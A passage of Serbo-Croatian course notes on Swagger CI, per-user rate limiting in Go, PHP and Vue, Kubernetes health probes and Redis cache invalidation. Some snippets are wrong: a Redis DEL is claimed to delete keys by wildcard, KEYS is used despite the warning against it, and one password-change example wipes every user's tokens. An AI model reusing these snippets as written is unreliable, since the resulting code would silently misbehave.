        echo "Pokreni 'make swagger' i commitaj promjene u docs/ folder."
        exit 1
      }
  rules:
    - changes:
        - services/go-service/**/*.go
```

```
# Ako swagger nije generiran nikad – ovo ga generiše u CI i commituje:
# (Alternativni pristup – manje striktan od diff-a)
generate:swagger:
  stage: prepare
  image: golang:1.22
  script:
    - cd services/go-service
    - go install github.com/swaggo/swag/cmd/swag@latest
    - swag init -g cmd/main.go -o docs/ --parseDependency --parseInternal
  artifacts:
    paths:
      - services/go-service/docs/
    expire_in: 1 hour
  rules:
    - changes:
        - services/go-service/**/*.go
```

Helm: Swagger dostupnost po environmentu

```
# helm/project-a/templates/ingress.yaml

{{- if ne .Values.environment "production" }}
# Swagger UI dostupan na non-prod environmentima:
# Dev:      https://api.dev.firma.com/swagger/
# Staging: https://api.staging.firma.com/swagger/
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: {{ include "project-a.fullname" . }}-swagger
  annotations:
    nginx.ingress.kubernetes.io/auth-type: basic
    nginx.ingress.kubernetes.io/auth-secret: swagger-basic-auth
    nginx.ingress.kubernetes.io/auth-realm: "Swagger UI – Autorizacija potrebna"
spec:
  rules:
    - host: {{ .Values.ingress.apiHost }}
      http:
        paths:
          - path: /swagger
            pathType: Prefix
            backend:
              service:
                name: {{ include "project-a.fullname" . }}-go
                port:
                  number: 8080
{{- end }}
```

```
# Kreiranje basic auth za Swagger pristup (ne ostavljaj javno otvoreno):
htpasswd -bc /tmp/swagger-auth dev SuperTajnaLozinka
kubectl create secret generic swagger-basic-auth \
  --from-file=auth=/tmp/swagger-auth \
  --namespace=project-a-dev
```

Workflow: Dodavanje novog endpointa

1. Napiši handler funkciju
2. Dodaj swag anotacije iznad funkcije
3. Definiši Request/Response struct s `example` tagovima
4. Pokreni: `make swagger`
5. Commitaj: `git add handlers/foo.go models/foo_api.go docs/`
6. CI provjeri da su docs ažurirani

Checklist

- [] `swag init` generiše docs bez errora (`make swagger`)
- [] `_ "project-a/docs"` import postoji u `main.go`
- [] Swagger UI otvara se na `http://localhost:8080/swagger/` u dev
- [] Swagger UI **nije** dostupan u production (`APP_ENV=production`)
- [] CI job `lint:swagger` pada ako su docs zastarjeli
- [] Svi Request/Response structs imaju `example` tagove
- [] Auth endpointovi imaju ispravne `@Failure 401` i `@Failure 429` anotacije
- [] `docs/` folder je commitovan u git

Source: `13-aplikacija-arhitektura/18-rate-limiting-aplikacijski.md`

18 — Rate Limiting: Aplikacijski nivo

Zašto Nginx rate limiting nije dovoljan

Nginx (modul 01) radi rate limiting po IP adresi. Problem:

Korporativni NAT: 500 korisnika → isti javni IP
Nginx vidi: "IP 203.0.113.50 prešao limit"
Rezultat: 500 korisnika ne mogu se prijaviti

Ispravno: Rate limit po user ID (JWT sub claim)
Svaki korisnik ima vlastiti brojač, neovisno o IP-u

Drugi problem: Nginx ne poznaje poslovnu logiku. Ne zna da `/api/auth/forgot-password` treba stroži limit od `/api/users/profile`.

Go middleware za rate limiting po korisniku

```

// middleware/ratelimit/ratelimit.go
package ratelimit

import (
    "context"
    "fmt"
    "math"
    "net/http"
    "strconv"
    "time"

    "github.com/redis/go-redis/v9"
)

// RateLimit definira limit za jedan endpoint ili grupu endpointova.
type RateLimit struct {
    Requests int
    Window   time.Duration
}

// Konfiguracija limita po putu. Najduži prefix pobjeđuje (longest prefix match).
var defaultLimits = map[string]RateLimit{
    "/api/auth/login":      {Requests: 5, Window: 10 * time.Minute},
    "/api/auth/register":   {Requests: 3, Window: time.Hour},
    "/api/auth/resent-verify": {Requests: 3, Window: time.Hour},
    "/api/auth/forgot-password": {Requests: 3, Window: time.Hour},
    "/api/auth/reset-password": {Requests: 5, Window: time.Hour},
    "/api/":                 {Requests: 100, Window: time.Minute}, // Default za sve ostale
}

// Limiter drži Redis klijenta i konfiguraciju.
type Limiter struct {
    redis *redis.Client
    limits map[string]RateLimit
}

// New kreira novi Limiter.
func New(redisClient *redis.Client) *Limiter {
    return &Limiter{
        redis: redisClient,
        limits: defaultLimits,
    }
}

// Middleware vraća http.Handler koji provjerava rate limit.
func (l *Limiter) Middleware(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        identifier, identifierType := l.getIdentifier(r)
        limit := l.getLimitForPath(r.URL.Path)
        key := fmt.Sprintf("ratelimit:%s:%s", r.URL.Path, identifier)

        count, err := l.redis.Incr(r.Context(), key).Result()
        if err != nil {
            // Redis greška → fail open (propusti zahtjev)
            // Logiraj ali ne blokiraj – dostupnost > zaštita u ovom slučaju
            next.ServeHTTP(w, r)
            return
        }

        // Postavi TTL samo na prvi zahtjev (Incr je atomičan)
        if count == 1 {
            l.redis.Expire(r.Context(), key, limit.Window)
        }

        remaining := int(math.Max(0, float64(limit.Requests-int(count))))
        resetTime := time.Now().Add(limit.Window).Unix()
    })
}

```

```

// Standard rate limit headers (RFC 6585 + industry praksa)
w.Header().Set("X-RateLimit-Limit",      strconv.Itoa(limit.Requests))
w.Header().Set("X-RateLimit-Remaining",  strconv.Itoa(remaining))
w.Header().Set("X-RateLimit-Reset",      strconv.FormatInt(resetTime, 10))

if int(count) > limit.Requests {
    w.Header().Set("Retry-After",  strconv.Itoa(int(limit.Window.Seconds())))
    w.Header().Set("Content-Type", "application/json")
    w.WriteHeader(http.StatusTooManyRequests)
    fmt.Fprintf(w, `{"error":"rate_limit_exceeded","message":"Previše zahtjeva. Pričekaj
%ds.", "retry_after":%d}`,
        int(limit.Window.Seconds()),
        int(limit.Window.Seconds()),
    )

    // Prometheus counter (definisan u metrics.go)
    rateLimitHitsTotal.WithLabelValues(r.URL.Path, identifierType).Inc()
    return
}

next.ServeHTTP(w, r)
})
}

// getIdentifier vraća identifikator za rate limiting i tip identifikatora.
// Prioritet: JWT user ID > X-Real-IP header > RemoteAddr
func (l *Limiter) getIdentifier(r *http.Request) (identifier, identifierType string) {
    // JWT user ID je injectovan od auth middlewarea u context
    if userID, ok := r.Context().Value(contextKeyUserID).(int64); ok && userID > 0 {
        return fmt.Sprintf("user:%d", userID), "user"
    }

    // X-Real-IP setuje Nginx/Ingress (bez ovoga dobijamo pod IP, ne korisnikov)
    if ip := r.Header.Get("X-Real-IP"); ip != "" {
        return fmt.Sprintf("ip:%s", ip), "ip"
    }

    // Fallback: RemoteAddr (rijetko, samo bez Ingressa)
    return fmt.Sprintf("ip:%s", r.RemoteAddr), "ip"
}

// getLimitForPath vraća najspecifičniji limit za dati URL path.
func (l *Limiter) getLimitForPath(path string) RateLimit {
    bestMatch := ""
    var bestLimit RateLimit

    for prefix, limit := range l.limits {
        if len(prefix) > len(bestMatch) && len(path) >= len(prefix) && path[:len(prefix)] == prefix {
            bestMatch = prefix
            bestLimit = limit
        }
    }

    if bestMatch == "" {
        return RateLimit{Requests: 100, Window: time.Minute} // Sigurni default
    }
    return bestLimit
}

type contextKey string
const contextKeyUserID contextKey = "userID"

```

Prometheus metrics

```
// middleware/ratelimit/metrics.go
package ratelimit

import "github.com/prometheus/client_golang/prometheus"

var rateLimitHitsTotal = prometheus.NewCounterVec(
    prometheus.CounterOpts{
        Namespace: "project_a",
        Name:      "rate_limit_hits_total",
        Help:      "Ukupan broj zahtjeva koji su pogodili rate limit",
    },
    []string{"endpoint", "identifier_type"}, // "user" ili "ip"
)

func init() {
    prometheus.MustRegister(rateLimitHitsTotal)
}
```

Registracija middlewarea

```
// cmd/main.go

limiter := ratelimit.New(redisClient)

// Rate limit middleware dolazi POSLIJE auth middlewarea
// (da bi imao user ID iz JWT-a za per-user limiting)
handler := limiter.Middleware(
    authMiddleware.Middleware(
        appRouter,
    ),
)
```

```

<?php
// middleware/RateLimitMiddleware.php

use Psr\Http\Message\ResponseInterface as Response;
use Psr\Http\Message\ServerRequestInterface as Request;
use Psr\Http\Server\MiddlewareInterface;
use Psr\Http\Server\RequestHandlerInterface as RequestHandler;
use Predis\Client as Redis;
use Slim\Psr7\Response as SlimResponse;

class RateLimitMiddleware implements MiddlewareInterface
{
    private array $limits = [
        '/api/auth/login'      => ['requests' => 5, 'window' => 600], // 10 min
        '/api/auth/register'   => ['requests' => 3, 'window' => 3600], // 1h
        '/api/auth/resend-verify' => ['requests' => 3, 'window' => 3600],
        '/api/auth/forgot-password' => ['requests' => 3, 'window' => 3600],
        '/api/'                 => ['requests' => 100, 'window' => 60],
    ];

    public function __construct(private readonly Redis $redis) {}

    public function process(Request $request, RequestHandler $handler): Response
    {
        $path      = $request->getUri()->getPath();
        $limit      = $this->getLimitForPath($path);
        $identifier = $this->getIdentifier($request);
        $key        = "php:ratelimit:{$path}:{$identifier}";

        $count = (int) $this->redis->incr($key);

        if ($count === 1) {
            $this->redis->expire($key, $limit['window']);
        }

        $remaining = max(0, $limit['requests'] - $count);

        if ($count > $limit['requests']) {
            $response = new SlimResponse(429);
            $response = $response
                ->withHeader('Content-Type', 'application/json')
                ->withHeader('Retry-After', (string) $limit['window'])
                ->withHeader('X-RateLimit-Limit', (string) $limit['requests'])
                ->withHeader('X-RateLimit-Remaining', '0');

            $response->getBody()->write(json_encode([
                'error'      => 'rate_limit_exceeded',
                'message'    => sprintf('Previše zahtjeva. Pričekaj %ds.', $limit['window']),
                'retry_after' => $limit['window'],
            ]));

            return $response;
        }

        $response = $handler->handle($request);

        return $response
            ->withHeader('X-RateLimit-Limit', (string) $limit['requests'])
            ->withHeader('X-RateLimit-Remaining', (string) $remaining);
    }

    private function getIdentifier(Request $request): string
    {
        // JWT user ID iz atributa (setuje auth middleware)
        $userID = $request->getAttribute('user_id');
        if ($userID !== null) {

```

```

        return 'user:' . $userID;
    }

    // X-Real-IP iz Nginx/Ingress headera
    $realIP = $request->getHeaderLine('X-Real-IP');
    if ($realIP !== '') {
        return 'ip:' . $realIP;
    }

    // Fallback
    $serverParams = $request->getServerParams();
    return 'ip:' . ($serverParams['REMOTE_ADDR'] ?? 'unknown');
}

private function getLimitForPath(string $path): array
{
    $bestMatch = '';
    $bestLimit = ['requests' => 100, 'window' => 60];

    foreach ($this->limits as $prefix => $limit) {
        if (strlen($prefix) > strlen($bestMatch) && str_starts_with($path, $prefix)) {
            $bestMatch = $prefix;
            $bestLimit = $limit;
        }
    }

    return $bestLimit;
}
}

```

```

<?php
// public/index.php – registracija

$app->add(new RateLimitMiddleware($redis));
// Rate limit middleware mora biti POSLIJE AuthMiddleware-a
// (da bi imao user_id atribut iz JWT-a)

```

Vue.js: Graceful handling 429

```
// src/plugins/axios.ts

import axios, { type AxiosError } from 'axios'
import { useToast } from '@composables/useToast'
import { useAuthStore } from '@stores/auth'

const apiClient = axios.create({
  baseURL: import.meta.env.VITE_API_BASE_URL,
  timeout: 10_000,
})

apiClient.interceptors.response.use(
  (response) => response,
  async (error: AxiosError) => {
    if (error.response?.status === 429) {
      const retryAfter = parseInt(
        (error.response.headers['retry-after'] as string) ?? '60',
        10,
      )
      const minutes = Math.ceil(retryAfter / 60)
      const message = retryAfter >= 60
        ? `Previše zahtjeva. Pričekaj ${minutes} min.`
        : `Previše zahtjeva. Pričekaj ${retryAfter}s.`

      useToast().warning(message, { duration: 8000 })

      // NE retry automatski – korisnik mora čekati
      // Dodaj info na response da UI može deaktivirati dugme
      return Promise.reject({
        ...error,
        isRateLimit: true,
        retryAfter,
      })
    }

    return Promise.reject(error)
  },
)

export default apiClient
```

```
// Primjer: deaktivacija "Prijavi se" dugmeta nakon 429
// src/views/LoginView.vue

import { ref } from 'vue'
import apiClient from '@/plugins/axios'

const isRateLimited = ref(false)
const rateLimitSeconds = ref(0)

async function handleLogin(): Promise<void> {
  try {
    await apiClient.post('/api/auth/login', { email, password })
  } catch (error: any) {
    if (error.isRateLimit) {
      isRateLimited.value = true
      rateLimitSeconds.value = error.retryAfter

      // Odbrojavanje – re-enable dugme kad prođe window
      const interval = setInterval(() => {
        rateLimitSeconds.value--
        if (rateLimitSeconds.value <= 0) {
          isRateLimited.value = false
          clearInterval(interval)
        }
      }, 1000)
    }
  }
}
}
```

```
<!-- Dugme u template-u: -->
<button
  @click="handleLogin"
  :disabled="isRateLimited"
>
  {{ isRateLimited ? `Pričekaj ${rateLimitSeconds}s` : 'Prijavi se' }}
</button>
```

Redis struktura ključeva

```
ratelimit:/api/auth/login:user:42      → brojaš za korisnika #42
ratelimit:/api/auth/login:ip:203.0.113.50 → brojaš za IP (neulogirani korisnik)
ratelimit:/api/:user:42                 → globalni limit za korisnika #42
```

TTL: automatski (EXPIRE postavljen na prvi INCR)
 Tip: STRING (integer value)

```
# Debug u development okruženju:
kubectl exec -n project-a-dev deployment/redis -- \
  redis-cli KEYS "ratelimit:*" | head -20

kubectl exec -n project-a-dev deployment/redis -- \
  redis-cli GET "ratelimit:/api/auth/login:ip:127.0.0.1"

kubectl exec -n project-a-dev deployment/redis -- \
  redis-cli TTL "ratelimit:/api/auth/login:ip:127.0.0.1"
```

Monitoring i alerting

```
// Grafana dashboard query (PromQL):  
// Rate limit hitovi po endpointu u zadnjih 5 minuta:  
// sum(rate(project_a_rate_limit_hits_total[5m])) by (endpoint)  
  
// Alert: ako login endpoint ima > 10 rate limit hitova/min → mogući brute force
```

```
# helm/project-a/templates/prometheusrule.yaml  
apiVersion: monitoring.coreos.com/v1  
kind: PrometheusRule  
metadata:  
  name: {{ include "project-a.fullname" . }}-rate-limits  
spec:  
  groups:  
    - name: rate-limits  
      rules:  
        - alert: HighRateLimitHitsOnLogin  
          expr: |  
            sum(rate(project_a_rate_limit_hits_total{endpoint="/api/auth/login"}[5m])) > 10  
          for: 2m  
          labels:  
            severity: warning  
          annotations:  
            summary: "Visok broj rate limit hitova na login endpointu"  
            description: "Moguć brute force napad. {{ $value | humanize }} hitova/s"
```

Sažetak arhitekture rate limitinga

```
Request dolazi  
|  
▼  
[Nginx Ingress]  
  Rate limit po IP-u za sve (gruba zaštita, visoki prag)  
  |  
  ▼  
[Auth Middleware]  
  Parsira JWT, injectuje user_id u context  
  |  
  ▼  
[Rate Limit Middleware]  
  Čita user_id (ili fallback IP)  
  Provjeri Redis brojaš  
  Postavi X-RateLimit-* headere  
  429 ako je prekoračen limit  
  |  
  ▼  
[Handler]  
  Poslovna logika
```

Checklist

- [] Redis klijent je dostupan rate limit middlewareu
- [] Middleware je registrovan POSLIJE auth middlewarea (da ima user ID)
- [] X-Real-IP header proslijeđen iz Nginx Ingressa (bez njega svi imaju isti IP)
- [] Svi auth endpointovi imaju stroge limite (login: 5/10min)
- [] Fail open: Redis greška ne blokira zahtjev
- [] Vue axios interceptor prikazuje poruku i deaktivira dugme
- [] Prometheus counter registrovan i pojavljuje se na `/metrics`

Source: 13-aplikacija-arhitektura/19-health-checks.md

19 — Health Checks: Standardizacija Proba po Servisima

Svaki servis mora imati konzistentne health check endpointe. K8s scheduler, load balancer i monitoring sistem oslanjaju se na ove endpointe za odluke o saobraćaju i restartovima.

Tri tipa K8s proba

```
startupProbe:   Je li app startala? (ne šalji saobraćaj dok ne bude OK)
livenessProbe:  Da li app radi? (restart ako ne odgovara)
readinessProbe: Da li app može primiti saobraćaj? (ukloni iz load balancer-a)
```

Razlika liveness vs readiness

```
Liveness=false → K8s RESTARTUJE pod
Readiness=false → K8s UKLONI pod iz load balancer rotacije (ne restartuje)

Primjer: DB konekcija pukla → readiness=false (ne prima zahtjeve)
Goroutine leak → liveness=false (restartuj)
```

Pravilo: liveness probe treba biti **plitka** (shallow) — samo provjeri da li je proces živ. Readiness probe provjerava **dependencies**.

Go service health endpoint

```

type HealthStatus struct {
    Status      string          `json:"status"`      // "ok" ili "degraded"
    Version     string          `json:"version"`
    Components  map[string]string `json:"components"` // status svake komponente
}

func (h *HealthHandler) Health(w http.ResponseWriter, r *http.Request) {
    ctx, cancel := context.WithTimeout(r.Context(), 3*time.Second)
    defer cancel()

    status := HealthStatus{
        Version:    os.Getenv("APP_VERSION"),
        Components: make(map[string]string),
    }

    // MySQL master check
    if err := h.db.Write().PingContext(ctx); err != nil {
        status.Components["mysql_master"] = "unhealthy: " + err.Error()
        status.Status = "degraded"
    } else {
        status.Components["mysql_master"] = "ok"
    }

    // MySQL replica check (degraded, ne critical)
    if err := h.db.Read().PingContext(ctx); err != nil {
        status.Components["mysql_replica"] = "unhealthy"
        // Replica fail = degraded, ne down
        if status.Status != "degraded" {
            status.Status = "degraded"
        }
    } else {
        status.Components["mysql_replica"] = "ok"
    }

    // Redis check
    if err := h.redis.Ping(ctx).Err(); err != nil {
        status.Components["redis"] = "unhealthy"
        status.Status = "degraded" // Redis fail = degraded (session može failovati)
    } else {
        status.Components["redis"] = "ok"
    }

    // Notification service (gRPC) check
    if err := h.notification.Check(ctx); err != nil {
        status.Components["notification_service"] = "unhealthy"
        // Non-critical: email može biti delayed, app radi
    } else {
        status.Components["notification_service"] = "ok"
    }

    if status.Status == "" {
        status.Status = "ok"
    }

    httpStatus := http.StatusOK
    if status.Status == "degraded" {
        // 200 za readiness (app još prima zahtjeve)
        // Opcija: 503 za liveness (restart pod)
    }

    w.Header().Set("Content-Type", "application/json")
    w.WriteHeader(httpStatus)
    json.NewEncoder(w).Encode(status)
}

// Shallow health (brži, za liveness probe – ne provjerava dependencies):

```

```
func (h *HealthHandler) HealthLive(w http.ResponseWriter, r *http.Request) {
    w.WriteHeader(http.StatusOK)
    w.Write([]byte(`{"status":"ok"}`))
}
```

Zašto dva endpointa: - `/health/live` — samo vraća 200, ne diže konekcije. K8s liveness probe. - `/health` — provjerava sve dependencies. K8s readiness probe i ALB health check.

PHP service health

```
// GET /health
$app->get('/health', function (Request $request, Response $response): Response {
    $status = ['status' => 'ok', 'components' => []];

    // Go service check
    try {
        $goResponse = $this->httpClient->get('/health', ['timeout' => 2]);
        $status['components']['go_service'] = 'ok';
    } catch (\Exception $e) {
        $status['components']['go_service'] = 'unhealthy';
        $status['status'] = 'degraded';
    }

    // Redis check (za session)
    try {
        $this->redis->ping();
        $status['components']['redis'] = 'ok';
    } catch (\Exception $e) {
        $status['components']['redis'] = 'unhealthy';
        $status['status'] = 'degraded';
    }

    $response->getBody()->write(json_encode($status));
    return $response->withHeader('Content-Type', 'application/json');
});
```

nginx health (static response, brzo)

```
location /health {
    access_log off;
    return 200 '{"status":"ok"}';
    add_header Content-Type application/json;
}
```

`access_log off` je važno — health check proba se šalje svakih 15s, bez toga log je pun bezvrijednih unosa.

K8s probes u Helm chart

```
# helm/project-a/templates/deployment.yaml
containers:
  - name: go-service
    startupProbe:
      httpGet:
        path: /health/live
        port: 8080
      failureThreshold: 30    # 30 × 10s = 5 minuta za startup
      periodSeconds: 10

    readinessProbe:
      httpGet:
        path: /health        # Full health sa DB check
        port: 8080
      initialDelaySeconds: 5
      periodSeconds: 15
      failureThreshold: 3     # 3 × 15s = 45s bez saobraćaja
      successThreshold: 1

    livenessProbe:
      httpGet:
        path: /health/live   # Shallow check (ne DB)
        port: 8080
      initialDelaySeconds: 30
      periodSeconds: 30
      failureThreshold: 3     # 3 × 30s = 90s pa restart
```

Zašto `startupProbe` **odvojena**: Bez nje, `liveness` probe bi restartovala pod koji je još u fazi inicijalizacije (migracije, warm-up). `startupProbe` blokira `liveness` i `readiness` dok app ne signalizira da je startala.

ALB health check (mora biti u sync sa K8s)

```
annotations:
  alb.ingress.kubernetes.io/healthcheck-path: /health
  alb.ingress.kubernetes.io/healthcheck-interval-seconds: "15"
  alb.ingress.kubernetes.io/healthy-threshold-count: "2"
  alb.ingress.kubernetes.io/unhealthy-threshold-count: "3"
  alb.ingress.kubernetes.io/success-codes: "200"
```

ALB i K8s `readinessProbe` moraju biti usklađeni. Ako ALB proglasi pod `unhealthy` prije nego K8s ukloni iz rotacije, saobraćaj dolazi na pod koji ne može da ga obradi.

Health check response format

```
{
  "status": "ok",
  "version": "abc123",
  "components": {
    "mysql_master": "ok",
    "mysql_replica": "ok",
    "redis": "ok",
    "notification_service": "ok"
  }
}
```

`version` polje je git commit SHA ili tag — omogućava provjeru koja verzija je deployovana bez pristupa K8s.

Monitoring health checks

```
# PrometheusRule: alert ako health endpoint vraća non-200
- alert: ServiceHealthDegraded
  expr: |
    probe_success{job="blackbox", instance=~".*health.*"} == 0
  for: 2m
  labels:
    severity: warning
```

Blackbox exporter šalje HTTP probe na health endpointe i eksportuje `probe_success` metriku. Ovo je vanjski monitoring — nezavisan od samog servisa.

Sažetak pravila

Proba	Endpoint	Šta provjerava	Akcija pri failu
startupProbe	/health/live	Proces živ	Čeka, ne restartuje
livenessProbe	/health/live	Shallow	Restart pod
readinessProbe	/health	DB + Redis	Ukloni iz LB
ALB	/health	HTTP 200	Ukloni target

Source: 13-aplikacija-arhitektura/20-cache-invalidation.md

20 — Cache Invalidation: Strategije i Produkcijski Paterni

Cache invalidation je jedan od najtežih problema u programiranju. Redis TTL je osnova, ali nije dovoljno za sve slučajeve — potrebna je kombinacija strategija ovisno o tipu podataka.

Tri strategije invalidacije

1. TTL-based (expiry):	Cache istekne nakon N sekundi
Pros: jednostavno	Cons: stale data N sekundi
2. Event-based:	Cache se briše/ažurira kada se podaci promijene
Pros: uvijek svjež	Cons: mora biti implementirano za svaki event
3. Cache-aside pattern:	App upravljaju cache-om ručno
Pros: kontrola	Cons: kompleksnost

U praksi se kombinuju: TTL kao sigurnosna mreža, event-based za kritične podatke.

Cache-aside pattern u Go

```
type UserCache struct {
    redis *redis.Client
    db     *database.DB
}

const userCacheTTL = 5 * time.Minute

func (c *UserCache) GetUser(ctx context.Context, id int64) (*User, error) {
    // 1. Pokušaj iz cache-a
    key := fmt.Sprintf("user:%d", id)
    cached, err := c.redis.Get(ctx, key).Bytes()
    if err == nil {
        var user User
        if err := json.Unmarshal(cached, &user); err == nil {
            return &user, nil // Cache hit
        }
    }

    // 2. Cache miss: dohvati iz DB
    user, err := c.db.Read().QueryRowContext(ctx,
        "SELECT id, email, is_active FROM users WHERE id = ?", id,
    ).Scan(...)
    if err != nil {
        return nil, err
    }

    // 3. Spremi u cache
    data, _ := json.Marshal(user)
    c.redis.SetEx(ctx, key, data, userCacheTTL)

    return user, nil
}

// Invalidacija pri promjeni:
func (c *UserCache) UpdateUser(ctx context.Context, user *User) error {
    // 1. Ažuriraj DB
    _, err := c.db.Write().ExecContext(ctx,
        "UPDATE users SET email=?, updated_at=NOW() WHERE id=?",
        user.Email, user.ID,
    )
    if err != nil {
        return err
    }

    // 2. Invalidate cache (ne ažuriraj – briši!)
    key := fmt.Sprintf("user:%d", user.ID)
    c.redis.Del(ctx, key)
    // Sljedeći GetUser će učitati svježę iz DB

    return nil
}
```

Zašto brisati umjesto ažurirati: Ažuriranje cache-a nakon DB write-a može unijeti race condition — drugi request može pročitati stari podatak između DB write-a i cache write-a. Brisanje je sigurnije: sljedeći read uvijek ide na DB.

Write-through pattern

```
func (c *UserCache) UpdateUserWriteThrough(ctx context.Context, user *User) error {
    // Transakcija: DB update
    tx, _ := c.db.Write().BeginTx(ctx, nil)
    defer tx.Rollback()

    _, err := tx.ExecContext(ctx, "UPDATE users SET ...", ...)
    if err != nil {
        return err
    }

    if err := tx.Commit(); err != nil {
        return err
    }

    // Update cache sa novim podacima
    data, _ := json.Marshal(user)
    c.redis.SetEx(ctx, fmt.Sprintf("user:%d", user.ID), data, userCacheTTL)

    return nil
}
```

Write-through smanjuje cache miss nakon write-a, ali povećava latenciju write operacije. Koristiti za podatke koji se odmah čitaju nakon pisanja (npr. user profil nakon update-a).

Bulk invalidacija — lista korisnika

```
// Kada se promijeni rola, invalidate sve liste koje sadrže tog korisnika
func (c *UserCache) InvalidateUserRelated(ctx context.Context, userID int64) error {
    // Pattern brisanje — obrisati sve ključeve koji se odnose na korisnika
    keys, err := c.redis.Keys(ctx, fmt.Sprintf("*user:%d*", userID)).Result()
    if err != nil {
        return err
    }
    if len(keys) > 0 {
        c.redis.Del(ctx, keys...)
    }

    // Invalidate liste (npr. user listing cache)
    c.redis.Del(ctx, "users:list:*") // Wildcard briše sve liste

    return nil
}
```

Redis SCAN za wildcard brisanje (produkcija-safe, ne KEYS!)

```
// NIKAD ne koristiti KEYS * u produkciji (blokira Redis)
// Koristiti SCAN:
func (c *UserCache) DeletePattern(ctx context.Context, pattern string) error {
    var cursor uint64
    for {
        var keys []string
        var err error
        keys, cursor, err = c.redis.Scan(ctx, cursor, pattern, 100).Result()
        if err != nil {
            return err
        }
        if len(keys) > 0 {
            c.redis.Del(ctx, keys...)
        }
        if cursor == 0 {
            break
        }
    }
    return nil
}
```

`KEYS *` je $O(N)$ i blokira Redis event loop dok ne vrati sve ključeve. Na produkciji sa milionima ključeva može uzrokovati timeout za sve ostale operacije. `SCAN` iterira po 100 ključeva u svakom pozivu, ne blokira.

Session cache invalidacija

```
// Logout: obriši sve sesije korisnika
func (s *AuthService) Logout(ctx context.Context, userID int64, refreshToken string) error {
    // 1. Obriši refresh token
    s.redis.Del(ctx, "refresh:"+refreshToken)

    // 2. Obriši user cache (da se promjene odmah vide)
    s.redis.Del(ctx, fmt.Sprintf("user:%d", userID))

    return nil
}

// Promjena lozinke: invalidate SVE sesije korisnika
func (s *AuthService) ChangePassword(ctx context.Context, userID int64, newPass string) error {
    // ... update DB ...

    // Invalidate sve refresh tokene ovog korisnika
    s.DeletePattern(ctx, fmt.Sprintf("refresh:*"))
    // Note: precizniji pristup - čuvati set refresh tokena po userID-u

    // Invalidate user cache
    s.redis.Del(ctx, fmt.Sprintf("user:%d", userID))

    return nil
}
```

Precizniji pristup za invalidaciju svih sesija jednog korisnika: Čuvati `Set` u Redisu sa svim refresh tokenima po userID-u (`user_tokens:{userID}`). Pri promjeni lozinke, dohvatiti set i obrisati sve tokene. Izbjegava `SCAN` po cijelom namespace-u.

TTL strategija po tipu podataka

```
const (  
  UserProfileTTL      = 5 * time.Minute    // Korisnik profil (relativno stabilno)  
  SessionTTL          = 15 * time.Minute   // JWT access token trajanje  
  RefreshTokenTTL     = 7 * 24 * time.Hour // Refresh token  
  FeatureFlagsTTL     = 1 * time.Minute    // Feature flags (brza promjena)  
  StaticConfigTTL     = 1 * time.Hour      // Rijetko mijenjana konfiguracija  
  EmailVerifyTTL      = 24 * time.Hour     // Verifikacijski token  
)
```

TTL uskladiti sa poslovnim zahtjevima: koliko dugo možemo tolerisati stale data? Za feature flags 1 minuta — nova zastavica se aktivira za maksimalno 1 minutu. Za user profil 5 minuta je prihvatljivo.

Monitoring cache hit rate

```
var (  
  cacheHits = prometheus.NewCounterVec(prometheus.CounterOpts{Name: "cache_hits_total"},  
    []string{"key_type"})  
  cacheMisses = prometheus.NewCounterVec(prometheus.CounterOpts{Name: "cache_misses_total"}, []string{"key_type"})  
)  
  
// PromQL za cache hit rate:  
// rate(cache_hits_total[5m]) / (rate(cache_hits_total[5m]) + rate(cache_misses_total[5m]))  
// Target: > 80% hit rate
```

Ako hit rate padne ispod 80%, ili je TTL prekratak, ili se cache prečesto invalidira, ili nema dovoljno memorije i Redis eviktuje ključeve (provjeri `maxmemory-policy`).

Sažetak: kada koristiti koju strategiju

Situacija	Strategija
Podaci se rijetko mijenjaju	TTL (duži interval)
Podaci se mijenjaju i odmah čitaju	Write-through
Podaci se mijenjaju, read nije odmah	Cache-aside + invalidate on write
Jedna promjena utječe na mnogo ključeva	Event-based bulk invalidation sa SCAN
Session/auth tokeni	Explicit delete pri logout/password change

Source: `13-aplikacija-arhitektura/21-vezba-priprema-ai-okvira-i-sync.md`

21 — Vežba: Arhitektura aplikacije (multi-servisni stack)

Validiraš AI-okvir za multi-servisnu aplikaciju (Vue SPA, PHP API proxy, Go backend, MySQL, Redis) i dokazuješ da se ceo stack diže sa ispravnim zdravstvenim stanjem i end-to-end komunikacijom.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Uvodimo rule `service-contract-checks` koji definiše granice između servisa (SPA → PHP proxy → Go backend), health endpoint standard i compose higijenu. Dokazujemo da stack radi kroz smoke test celog lanca.

Pretpostavke za potvrdu: - `docker compose` je instaliran (v2, ne legacy `docker-compose`) - PHP proxy sluša na portu 8080, Go backend na 9090 - MySQL i Redis su definisani u compose fajlu sa healthcheck-ovima - SPA nema direktan pristup Go backend-u — sve ide kroz PHP proxy

Van opsega: - Produkcioni deployment (Kubernetes, ECS) - SSL/TLS termination - Autentikacija i autorizacija između servisa

Prompt za diskusiju:

```
Imam SPA → PHP proxy → Go backend → MySQL/Redis.
Predloži docker-compose sa healthcheck-ovima i ispravnim depends_on
da se diže pouzdano (bez sleep hakova).
Potom objasni: zašto SPA ne sme direktno zvati Go backend,
i kako PHP proxy enforces tu granicu.
```

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Uvesti `service-contract-checks` rule i dokazati da svi servisi stanu zdravi i da poziv kroz ceo lanac vraća 200.

Fajlovi koji se diraju: - `docker-compose.yml` — dodaješ healthcheck-ove i `depends_on` ako nedostaju - `CLAUDE.md` ili `.claude/rules/service-contract-checks.md` — novi rule

Fajlovi koji se NE diraju: - `src/vue/` — aplikacioni kod SPA-e ostaje nepromenjen - `src/php/` — proxy logika se ne menja u ovoj vežbi - `src/go/` — backend kod se ne menja

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/service-contract-checks.md`

Sadržaj pravila:

```
# service-contract-checks
- Svaki servis izlaže /health endpoint koji vraća 200 kada je spreman.
- Granice: SPA → PHP proxy → Go backend; bez preskakanja slojeva (nema direktnog SPA→Go).
- docker-compose: depends_on sa condition: service_healthy, ne sleep.
- Sve konfiguracije dolaze iz env varijabli (12-factor), ne hardkodovane.
- PHP proxy ne sme eksponovati interni Go URL klijentu.
```

Anti-sprawl: uvodi se jer arhitektura dodiruje PHP, Go i Docker oblasti — zajednički rule ima smisla.

